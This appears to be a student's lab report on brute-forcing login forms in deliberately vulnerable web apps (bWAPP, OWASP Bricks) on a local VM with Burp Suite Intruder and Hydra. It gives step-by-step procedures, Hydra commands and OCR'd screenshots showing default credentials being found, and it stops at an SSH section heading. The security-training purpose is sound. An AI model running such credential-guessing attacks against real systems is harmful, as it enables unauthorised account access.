Brute-Force Attack Lab — Project Report

Project: Simulating Brute-Force Attacks on Web Login Forms & SSH

---

1. Title

Simulating and Analyzing Brute-Force Attacks against Web Login Forms and SSH

2. Objective

To simulate and analyze brute-force attacks against vulnerable web login forms and SSH services using tools like Burp Suite (Intruder) and Hydra, and to suggest mitigations to strengthen authentication mechanisms.

3. Scope & Prerequisites

Scope: Local lab using vulnerable web apps (bWAPP/DVWA) and an SSH service on a VM.

Prerequisites:

- Basic understanding of HTTP, HTML forms, and SSH.
- Kali Linux (or equivalent) with Burp Suite and Hydra installed.
- Target VM with bWAPP or DVWA and SSH enabled.
- Word/Markdown editor for the report and screenshots captured during the lab.

4. Tools & Environment

Attacker machine: Kali Linux (IP: `ATTACKER_IP`)

Target machine: VM running bWAPP/DVWA and OpenSSH (IP: `TARGET_IP`)

Tools used:

- Burp Suite Community/Professional (Intruder)
- Hydra (command-line)
- curl (optional)
- netcat/ssh (for verifying credentials)

5. Lab Setup

1. Start the target VM and ensure bWAPP/DVWA is reachable: `http://TARGET_IP/bWAPP/`.
2. Ensure SSH service is running on the target: `ssh user@TARGET_IP` (port 22).
3. Place small wordlists in `/root/lists/`:
    - `usernames.txt`
    - `passwords.txt`

Note: Replace `ATTACKER_IP` and `TARGET_IP` with your actual IP addresses in the final report.

---

6. Lab 1 — Brute-force Using Burp Suite (Cluster Bomb)

A. Test Plan


- Target: Web login form at `/bwapp/login.php` (or DVWA login page).
- Attack type: Cluster Bomb (username + password payload positions).


B. Procedure (step-by-step)

1. Open the target login page in the browser configured to use Burp as proxy.

2. Enter dummy credentials and submit while intercepting the request in Burp.
3. In the Proxy → HTTP history, right-click the intercepted login request and **Send to Intruder**.
4. In Intruder, set the attack type to **Cluster Bomb**.
5. Configure payload positions:
    - `login=` → **Payload set 1** (username list)
    - `password=` → **Payload set 2** (password list)
6. Load `usernames.txt` for Payload 1 and `passwords.txt` for Payload 2.
7. (Optional) Limit payloads for speed during testing — use a small list first.
8. Start the attack and monitor the **Status** and **Response length** (or response markers) to infer successful logins.

C. Observations / Screenshots

- 
kali linux (project loke) [Running] - Oracle VirtualBox
File Machine View Help
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop
Request to http://192.168.56.105:80
Open browser
Time Type Direction Method URL Status code Length
21:23:37 15 Se... HTTP → Request POST http://192.168.56.105/owaspbricks/login-1/index.php
21:23:37 15 Se... HTTP → Request GET https://firefox.settings.services.mozilla.com/v1/buckets/monitor/collections/changes/changeset?_expected=%2217579514393209%22&_since=%2217579487004279%22
21:24:18 15 Se... HTTP → Request POST https://shavar.services.mozilla.com/downloads?client=navclient-auto-ffox&appver=128.12&pver=2.2
Request
Pretty Raw Hex
1 POST /owaspbricks/login-1/index.php HTTP/1.1
2 Host: 192.168.56.105
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://192.168.56.105
10 Connection: keep-alive
11 Referer: http://192.168.56.105/owaspbricks/login-1/
12 Cookie: security_level=0; PHPSESSID=uhdk92j18t3lfjublp01lmhn24; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=bee&passwd=bug&submit=Submit
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 4
Request headers 13
Inspector
Notes
0 highlights
Event log (1) All issues
Memory: 109.7MB
Disabled
Right Ctrl
30°C Partly cloudy
Search
ENG IN
21:24 15-09-2025

- 

D. Results

- Successful credentials found: (example)
    - Username: `admin`
    - Password: `admin`

---

7. Lab 2 — Hydra Web Form Brute-force (bWAPP Login)

A. Test Plan

- Target: bWAPP login form (HTTP POST to `login.php`).
- Tool: Hydra (http-post-form module).

B. Procedure (step-by-step)


1. Identify the form action and parameter names by inspecting the HTML or using Burp Proxy.
    - Example: action = `/bwapp/login.php`, fields: `login`, `password`.
2. Construct the Hydra command. Example:


hydra -l admin -P /root/lists/passwords.txt TARGET_IP http-post-form "/bwapp/login.php:login=^USER^&password=^PASS^:Invalid"

- Replace `Invalid` with the exact failure message returned by the application (case-sensitive).
- If the form redirects on failure/success, you may use an HTTP return code or redirect marker instead.


3. Run the command and monitor output for `login:` lines which show valid credentials.


C. Observations / Screenshots



kali linux (project loke) [Running] - Oracle VirtualBox
File Machine View Help
bWAPP - Login
http://192.168.56.105/bWA
192.168.56.105/bWAPP/login.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Login New User Info Talks & Training Blog
/ Login /
Enter your credentials (bee/bug).
Login:
bee
Password:
Set the security level:
low
Login
bWAPP is for educational purposes only / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need a training? / © 2014 MME BVBA
30°C
Partly cloudy
Search
ENG
IN
21:12
15-09-2025


kali linux (project loke) [Running] - Oracle VirtualBox
File Machine View Help
bWAPP - Portal
http://192.168.56.105/bWAP
view-source:http://192.168.56.105/bWAPP/login.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />
<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>
<title>bWAPP - Login</title>
</head>
<body>
<header>
<h1>bWAPP</h1>
<h2>an extremely buggy web app !</h2>
</header>

<table>
<tr>
Search
30°C
Partly cloudy


kali linux (project loke) [Running] - Oracle VirtualBox
File Machine View Help
lokeshwar@kali: ~
File Actions Edit View Help
(lokeshwar㉿kali)-[~]
$ hydra 192.168.56.105 http-form-post "/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated" -L users.txt -P pass.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-15 21:07:55
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking http-post-form://192.168.56.105:80/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated
[80][http-post-form] host: 192.168.56.105 login: bee password: bug
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-15 21:08:07
(lokeshwar㉿kali)-[~]
$
Search
30°C
Partly cloudy


kali linux (project loke) [Running] - Oracle VirtualBox
File Machine View Help
lokeshwar@kali: ~
File Actions Edit View Help
GNU nano 8.4
users.txt
lokeshwar
bee
nonsao
uhwdwu
jbdjobd
[Read 5 lines]
Help
Exit
Write Out
Read File
Where Is
Replace
Cut
Paste
Execute
Justify
Location
Go To Line
Undo
Redo
Set Mark
Copy
To Bracket
Where Was
Previous
Next
Search
30°C
Partly cloudy



D. Results

- Successful credentials found: (example)
    - Username: bee
    - Password: bug

---

8. Bonus — Hydra for SSH

